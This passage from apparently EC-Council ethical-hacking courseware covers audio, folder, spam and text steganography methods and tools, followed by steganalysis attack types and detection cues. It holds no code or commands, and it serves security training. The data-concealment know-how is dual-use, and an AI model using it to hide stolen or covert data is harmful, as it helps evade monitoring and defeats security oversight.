In **FHSS**, the audio file's frequency spectrum is altered so that it hops rapidly between frequencies. Spread spectrum method plays a major role in secure communications, both commercial and military.

## Audio Steganography Methods (Cont'd)



**LSB Coding**

- ⊖ The low bit encoding technique is similar to the **least bit insertion method** done through image files
- ⊖ It replaces the LSB of information in each sampling point with a **coded binary string**



**Tone Insertion**

- ⊕ It depends on the inaudibility of **low power tones** in the presence of significantly higher spectral components
- ⊕ An indirect exploitation of the psychoacoustic masking phenomenon in the spectral domain



**Phase Encoding**

- ⊕ Phase coding is described as the phase in which an **initial audio segment** is substituted by a reference phase that represents the data
- ⊕ It hides secret message as phase shifts in the phase spectrum of a digital signal
- ⊕ The phase shifts cannot be easily identified due to low signal-to-noise ratio



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## Audio Steganography Methods (Cont'd)



### LSB Coding

**LSB encoding** works like the LSB insertion technique in which a secret binary message is inserted in the least significant bit of each sampling point of the audio signal. This method can be used to hide large amounts of **secret data**. It is possible to use the last two significant bits to insert secret binary data but the problem is that it will create noise in the audio file. Its poor immunity to manipulation makes this method less adaptive. Hidden data can be easily identified and extracted due to **channel noise** and **resampling**.



### Tone Insertion

This method involves embedding data in the audio signal by inserting low power tones. These low power tones are not audible in the presence of significantly higher audio signals. As it is not audible, it conceals the existence of your secret message. It is very difficult for the eavesdropper to detect the **secret message** from the audio signal. This method helps to avoid attacks such as low-pass filtering and bit truncation.

The audio **steganography software** implements one of these audio steganography methods to embed the secret data in the audio files.



## Phase Encoding

Phase coding is described as the phase in which an initial **audio segment** is substituted by a reference phase that represents the data. It encodes the secret message bits as phase shifts in the phase spectrum of a digital signal, achieving a **soft encoding** in terms of signal-to-noise ratio.

## Audio Steganography: DeepSound

The screenshot shows the DeepSound 1.3 application window. On the left, there's a tree view labeled 'Carrier audio files' containing various audio files like CYCLE.BIN, DeepSoundfile, FLAC, SecretFileTest, and WAV. On the right, a list titled 'Secret files in 01 Track 1.wav' shows several files with their sizes: 0.368, 0.123, 0.006, 0.002, 2.084, and 0.002. At the bottom, it says 'Free space for secret files 21.050 MB (22072852 Bytes)'. A context menu is open over one of the files in the list, with options 'Encode secret files' (F3) and 'Extract secret files' (F4). The URL <http://jpinssoft.net> is visible at the bottom of the window.

DeepSound hides secret data into **audio files - wave and flac**  
It enables extracting secret files directly from **audio CD tracks**  
DeepSound might be used as a **copyright marking** software for wave, flac, and audio CD  
It also supports **encrypting secret files** using AES-256 to improve data protection

CEH  
Certified Ethical Hacker

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Audio Steganography: DeepSound

Source: <http://jpinssoft.net>

DeepSound helps you to hide any kind of secret data into audio files (WAV and FLAC). You can use this tool to embed your secret message in the audio file. It will also allow you to extract secret files directly from audio CD tracks when you are at the other end. It also able to encrypt secret files, thus **enhancing security**.

To access the data in a carrier file, you simply browse to the location with the **DeepSound file** browser and right-click the audio file to extract your **secret file(s)**.




FIGURE 5.74: DeepSound Screenshot

## Audio Steganography Tools



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


 <b>Mp3stegz</b> <a href="http://mp3stegz.sourceforge.net">http://mp3stegz.sourceforge.net</a>	 <b>CHAOS Universal</b> <a href="http://safechaos.com">http://safechaos.com</a>
 <b>MAXA Security Tools</b> <a href="http://www.maxa-tools.com">http://www.maxa-tools.com</a>	 <b>SilentEye</b> <a href="http://www.silenteeye.org">http://www.silenteeye.org</a>
 <b>BitCrypt</b> <a href="http://bitcrypt.moshe-szweizer.com">http://bitcrypt.moshe-szweizer.com</a>	 <b>QuickCrypto</b> <a href="http://www.quickcrypto.com">http://www.quickcrypto.com</a>
 <b>MP3Stego</b> <a href="http://www.petitcolas.net">http://www.petitcolas.net</a>	 <b>CryptArkan</b> <a href="http://www.kuskov.com">http://www.kuskov.com</a>
 <b>Hide4PGP</b> <a href="http://www.heinz-repp.onlinehome.de">http://www.heinz-repp.onlinehome.de</a>	 <b>StegoStick</b> <a href="http://stegostick.sourceforge.net">http://stegostick.sourceforge.net</a>



## Audio Steganography Tools

You can also use the following audio **steganography tools** to hide your secret information in audio files:

- ⌚ Mp3stegz available at <http://sourceforge.net>
- ⌚ MAXA Security Tools available at <http://www.maxa-tools.com>
- ⌚ BitCrypt available at <http://bitcrypt.moshe-szweizer.com>
- ⌚ MP3Stego available at <http://www.petitcolas.net>
- ⌚ Hide4PGP available at <http://www.heinz-repp.onlinehome.de>
- ⌚ CHAOS Universal available at <http://safechaos.com>
- ⌚ SilentEye available at <http://www.silenteeye.org>
- ⌚ QuickCrypto available at <http://www.quickcrypto.com>
- ⌚ CryptArkan available at <http://www.kuskov.com>
- ⌚ StegoStick available at <http://sourceforge.net>



## Folder Steganography: Invisible Secrets 4

Folder steganography refers to **hiding secret** information in folders. This can be accomplished with the help of the tool Invisible Secrets 4.

Source: <http://www.invisiblesecrets.com>

Invisible Secrets 4 is file **encryption software** that keeps **cybercriminals** out of your emails and prevents attackers from viewing your private files. This software not only encrypts your private data and files for safe keeping and **securing transfer** across the net, but also hides them in such a place that no one can identify them. Even an attacker could not locate **sensitive information**. Since the places the private documents are kept appear totally innocent, such as picture or sound files or web pages, these types of files are a perfect **disguise** for sensitive information. This software allows you to encrypt and hide documents directly from Windows Explorer, and then automatically transfer them by email or via the **Internet**.



FIGURE 5.75: Invisible Secret Autorun



FIGURE 5.76: Invisible Secret Screenshot

## Folder Steganography Tools



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

 <b>Folder Lock</b> <a href="http://www.newsoftwares.net">http://www.newsoftwares.net</a>	 <b>Universal Shield</b> <a href="http://www.everstrike.com">http://www.everstrike.com</a>
 <b>A+ Folder Locker</b> <a href="http://www.giantmatrix.com">http://www.giantmatrix.com</a>	 <b>WinMend Folder Hidden</b> <a href="http://www.winmend.com">http://www.winmend.com</a>
 <b>Toolwiz BSafe</b> <a href="http://www.toolwiz.com">http://www.toolwiz.com</a>	 <b>Encrypted Magic Folders</b> <a href="http://www.pc-magic.com">http://www.pc-magic.com</a>
 <b>Hide Folders 2012</b> <a href="http://fspro.net">http://fspro.net</a>	 <b>QuickCrypto</b> <a href="http://www.quickcrypto.com">http://www.quickcrypto.com</a>
 <b>GiliSoft File Lock Pro</b> <a href="http://www.gilisoft.com">http://www.gilisoft.com</a>	 <b>Max Folder Secure</b> <a href="http://www.maxfoldersecure.com">http://www.maxfoldersecure.com</a>



## Folder Steganography Tools

In addition to Invisible Secrets 4, you can also use following tools as folder steganography tools to hide your secret information in folders:

- ⌚ [Folder Lock available at http://www.newsoftwares.net](http://www.newsoftwares.net)
- ⌚ [A+ Folder Locker available at http://www.giantmatrix.com](http://www.giantmatrix.com)
- ⌚ [Toolwiz BSafe available at http://www.toolwiz.com](http://www.toolwiz.com)
- ⌚ [Hide Folders 2012 available at http://fspro.net](http://fspro.net)
- ⌚ [GiliSoft File Lock Pro available at http://www.gilisoft.com](http://www.gilisoft.com)
- ⌚ [Universal Shield available at http://www.everstrike.com](http://www.everstrike.com)
- ⌚ [WinMend Folder Hidden available at http://www.winmend.com](http://www.winmend.com)
- ⌚ [Encrypted Magic Folders available at http://www.pc-magic.com](http://www.pc-magic.com)
- ⌚ [QuickCrypto available at http://www.quickcrypto.com](http://www.quickcrypto.com)
- ⌚ [Max Folder Secure available at http://www.maxfoldersecure.com](http://www.maxfoldersecure.com)

The screenshot shows a web browser displaying the [www.spammimic.com](http://www.spammimic.com) website. The title bar reads "Spam/Email Steganography: Spam Mimic". The main content area has a blue header with the text "Spam Mimic" and a "CEH" logo. Below the header, there is a list item with a yellow square icon: "Spam steganography refers to hiding information in **spam messages**". To the right of this text is a magnifying glass icon over an envelope. Two windows are shown side-by-side: one labeled "Encoder" and one labeled "Decoder". The Encoder window shows a form with fields for "Text message" and "Secret message". The Decoder window shows a large text area containing a secret message encoded in a baseball-themed, non-grammatical language. At the bottom of the page is a footer with the URL "http://www.spammimic.com" and a copyright notice: "Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited."



## Spam/Email Steganography: Spam Mimic

**Spam/email** steganography refers to the technique of sending secret messages by hiding them in spam/email messages. Spam emails can be used as the way of secret communication by embedding the **secret messages** in some way and hiding the embedded data in the spam emails. This technique is supposedly to be used by various **military agencies**, with the help of steganographic algorithms. This can be accomplished with the help of the Spam Mimic tool.

Source: <http://www.spammimic.com>

Spam Mimic is spam "grammar" for a mimic engine by Peter Wayner. This encodes the secret message into **innocent-looking** spam emails. The fun grammar of this software encodes the message into art-speak and the commentary of a baseball game. It provides the capabilities of both encoding and decoding. The encoder of this tool encodes the **secret message** as spam with a password, fake PGP, fake Russian, and space.




FIGURE 5.77: Spam Mimic Login Page




FIGURE 5.78: Spam Mimic Main Page

## Natural Text Steganography: Sams Big G Play Maker

Natural text steganography programs convert sensitive information in to a user-definable free speech such as a play

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Natural Text Steganography: Sams Big G Play Maker

**Natural text steganography** programs convert sensitive information into a user-definable free speech item such as a play. Sams Big G Play Maker helps in performing natural text steganography.

Source: <http://www.scramdisk.clara.net>

Sams Big G Play Maker is a Windows-based program that is designed for hiding secret messages in the form of an amusing play or conversation. This is usually applicable for small messages. Looking at the **secret message's** output play that is generated using this tool, no one can realize that the output play contains a hidden message.




FIGURE 5.79: Sams Big G Play Maker Screenshot

## Issues in Information Hiding

**C|EH**  
Certified Ethical Hacker

**Levels of Visibility**

- If the embedding process **distorts** the cover to the point that it is visually **unnoticeable**, meaning if the image is visibly distorted, then the carrier is **insufficient** for the payload. Likewise, if the image is not distorted, then the carrier is **adequate**



**Robustness vs. Payload**

- Redundancy is needed for a **robust** method of **embedding** the message, but it subsequently **reduces** the payload
- Robustness and payload are inversely related. Therefore, the smaller the payload, the more robust it will be



**File Format Dependence**

- Data compression techniques are of two types: **lossy** and **lossless**
- Conversion of lossless information to **compressed lossy information** destroys the secret information present in the cover



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Issues in Information Hiding

The following three sections discuss issues that must be considered when hiding information.



### Steganographic File System

In a steganographic file system, a relatively large amount of sensitive information is hidden within an existing host file system. A **steganographic** file system allocates dynamically fragments of hidden information to the unused location on a storage device, thereby allowing the hidden data to be **embedded** within a host file system. It also allows users to give names and password (access keys) for the files. In this method, the data is obfuscated using cryptographic algorithms, but the presence of data is denied without the **corresponding access** key, i.e., given by the user. Without the appropriate access key (password) the attacker cannot get the data of the file.

The following method is used to construct a steganographic file system:

- File system begins with random data.
- The encrypted blocks are written to the pseudorandom locations using the key acquired from the filename and directory password to hide the file blocks in random data. When

the file system continues to be written to, collisions occur and the blocks are overwritten, allowing only a small portion of the disk space to be safely utilized.

- ⦿ Multiple copies of each block should be written.
- ⦿ A method to identify the blocks when they are overwritten is also required.

### Need for steganographic file systems

Steganographic file systems provide additional protection to the hidden data in a convenient way. With the help of these, users can store their **confidential** (such as trade secrets) or financial information on their systems without any fear. To access the information, the person should hold expressly granted **permissions** and **knowledge** without which he or she cannot access the information in the file. The information hiding techniques not only encrypt the data content but also the presence of data. The data that is within the steganographic file system can only be accessed by the user having the **access key** (granted permissions).



### Levels of Visibility

If the embedding process distorts the cover to the point that it is visually unnoticeable, meaning if the image is visibly distorted, then the carrier is insufficient for the payload. Likewise, if the image is not distorted, then the carrier is adequate. The way a message is embedded will determine whether the data is perceptible or not. To reduce the theft of data, the presence of a watermark is often publicized. However, publicizing the presence of a watermark also allows various methods to be implemented to attempt to alter or disable the watermark. When the visibility of the data is increased, the potential for manipulation of the data also increases.



### Robustness versus Payload

In order to have a **robust method** of embedding a message, redundancy should be maintained to resist changes made to the cover. However, increasing the robustness of the message means that less space is usable for the payload. Robustness must be weighed against the size of the payload.



### File Format Dependence

Conversion of files that have lossless information to compressed files with lossy information can destroy the secret information present in the cover. Some processes embed the data depending on the file format of the carrier, while others do not depend on the file format. The JPEG compression algorithm uses **floating-point** calculations to translate the picture into an array of integers. This conversion process can result in rounding errors that may eliminate portions of the image. This process does not result in any noticeable difference in the image. Nevertheless, embedded data could become damaged. Some other popular algorithms, namely Windows Bitmap (BMP) and **Graphic Interchange Format** (GIF), are considered lossless compressions. The compressed image is an exact representation of the original.

# Steganalysis

 Certified Ethical Hacker

Steganalysis is the art of discovering and rendering covert messages using steganography.

### Challenge of Steganalysis

- Suspect information stream may or may not have encoded hidden data 
- Efficient and accurate detection of hidden content within digital images 
- Encrypts the hidden data before inserted into a file or signal 
- Some of the suspect signals or files may have irrelevant data or noise encoded into them 

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Steganalysis

Steganalysis is the reverse process of **steganography**. It hides the data, while steganalysis is used to detect the hidden data. It determines the encoded hidden message, and if possible, it recovers that message. The message can be detected by looking at variances between bit patterns and unusually large file sizes.


The first step in steganalysis is to discover an image that is suspected of harboring a message. This is considered to be an attack on the hidden information. There are two other types of attacks against steganography: message attacks and **chosen-message attacks**. In the former, the steganalyst has a known hidden message in the corresponding stego-image. The steganalyst determines patterns that arise from hiding the message and detecting this message. The steganalyst creates a message using a known stego tool and analyzes the differences in patterns.

Cover images disclose more visual clues as compared to stego-images. It is necessary to analyze the stego-images to identify the information that is concealed. The gap between cover image and stego-image file size is the simplest signature. Many signatures are evident using some of the color schemes of the cover image.

Once detected, a stego-image can be **destroyed** or the **hidden message** can be modified. Some of the data that is hidden behind the images using the Image Domain Tool can prove to be useless.

#### Challenges of Steganalysis:

- ⊕ Suspect information stream may or may not have encoded hidden data
- ⊕ Efficient and accurate detection of hidden content within digital images
- ⊕ Encrypts the hidden data before inserted into a file or signal
- ⊕ Some of the suspect signals or files may have **irrelevant data** or noise encoded into them



## Steganalysis Methods/Attacks on Steganography

Steganography attacks are split into eight types: stego-only attacks, reformat attacks, known-cover attacks, known-message attacks, known-stego attacks, chosen-stego attacks, chosen-message attacks, and disabling attacks.



### Stego-only attack

The stego-only attack takes place when there is only the stego-medium, which carries out the attack. The only way that this attack can be avoided is by detecting and extracting the embedded message.



### Reformat attack

In this method the format of the file is changed. This works because different file formats store data in different ways.



### Known-cover attack

The known-cover attack is used with the presence of a stego-medium as well as a cover-medium. This would enable a comparison to be made between both the mediums so that the change in the format of the medium can be detected.



## Known-message attack

The known-message attack presumes that the message and the stego-medium are present, and the technique by which the message was embedded can be found.



## Known-Stego attack

In this attack, the steganography algorithm is known and both the original and stego-object are available.



## Chosen-stego attack

The chosen-stego attack takes place when the forensic investigator generates a stego-medium from the message by using a special tool. Searching for signatures that will enable the detection of other steganography mediums can carry out such an attack.



## Chosen-message attack

The **steganalyst generates** a stego-object from some steganography tool or algorithm of a chosen message. The goal in this attack is to determine patterns in the stego-object that may point to the use of specific steganography tools or **algorithms**.



## Disabling or active attacks

These are categorized into six parts, which include blur, noise reduction, sharpen, rotate, resample, and soften. Disabling attacks can smooth transitions and decrease the contrast by averaging the pixels next to the hard edges of the defined lines and the areas where there are significant color transitions. This is otherwise called blurring the stego-medium. Random noise in the stego-medium inserts random-colored pixels to the image. The uniform noise inserts pixels and colors that closely resemble the original pixels. Noise reduction decreases the noise in the image by adjusting the colors and averaging the pixel values. Sharpening is the opposite of the blur effect. It increases contrast between adjacent pixels where there are significant color contrasts that are usually at the edge of objects. Rotation moves the stego medium to give its center a point. Resampling involves what is known as the interpolation process that is used to reduce the raggedness associated with the stego-medium. Resampling is normally used to resize the image. Softening of the stego-medium applies a uniform blur to an image to smooth edges and reduce contrasts and cause less distortion than blurring.

## Detecting Text and Image Steganography

**C|EH**  
Certified Ethical Hacker

**Text File**

- For the text files, the alterations are made to the **character positions** for hiding the data.
- The alterations are detected by looking for **text patterns** or disturbances, language used, and an unusual amount of blank spaces.



**Image File**

- The hidden data in an image can be detected by **determining changes** in size, file format, the last modified timestamp, and the color palette pointing to the existence of the hidden data.
- Statistical analysis** method is used for image scanning.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Detecting Text and Image Steganography

